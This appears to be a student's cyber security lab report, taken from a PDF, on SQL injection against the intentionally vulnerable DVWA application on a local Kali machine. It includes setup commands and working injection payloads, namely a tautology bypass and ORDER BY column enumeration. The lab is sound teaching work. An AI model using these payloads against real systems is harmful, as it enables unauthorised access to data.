
SQL Injection Attack – Cyber Security Lab Experiment 5
HARI VIGNESH RAO 23BD1A052Q

Step 1: Install DVWA

sudo apt update


sudo apt install dvwa –y




Step 2: Start Required Services

sudo service apache2 start


sudo service mysql start



Step 3: Configure DVWA
Edit config file:
sudo nano /etc/dvwa/config.inc.php
Ensure:
$_DVWA['db_password'] = '';
Save and exit.




Step 4: Open DVWA in Browser(Firefox)
http://127.0.0.1/dvwa
- Login:
  - **Username:** admin
  - **Password:** password
- Click **Create / Reset Database**



Step 5: Set Security Level

- Go to **DVWA Security**
- Set **Security Level = Low**
- Click **Submit**




4. SQL Injection Attack on DVWA

Step 6: Navigate to SQL Injection Module

DVWA → Vulnerabilities → SQL Injection

You will see an input box asking for **User ID**.




5. Basic SQL Injection Test

Step 7: Normal Input

1

Displays user details normally




Step 8: Authentication Bypass

Enter:
1' OR '1'='1

Result: All user records are displayed

Confirms SQL Injection vulnerability





6. SQL Injection – Database Enumeration


Step 9: Find Number of Columns

1' ORDER BY 1-- -
1' ORDER BY 2-- -
1' ORDER BY 3-- -

Stop when error occurs Last successful number = total columns





UTM File Edit Virtual Machine View Window Help
Fri Jan 23 12:32 PM
Kali Linux 2023
23:02
Vulnerability: SQL Injectio
127.0.0.1/dvwa/vulnerabilities/sqli/?id=1'+ORDER+BY+2--+-&Submit=Submit#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
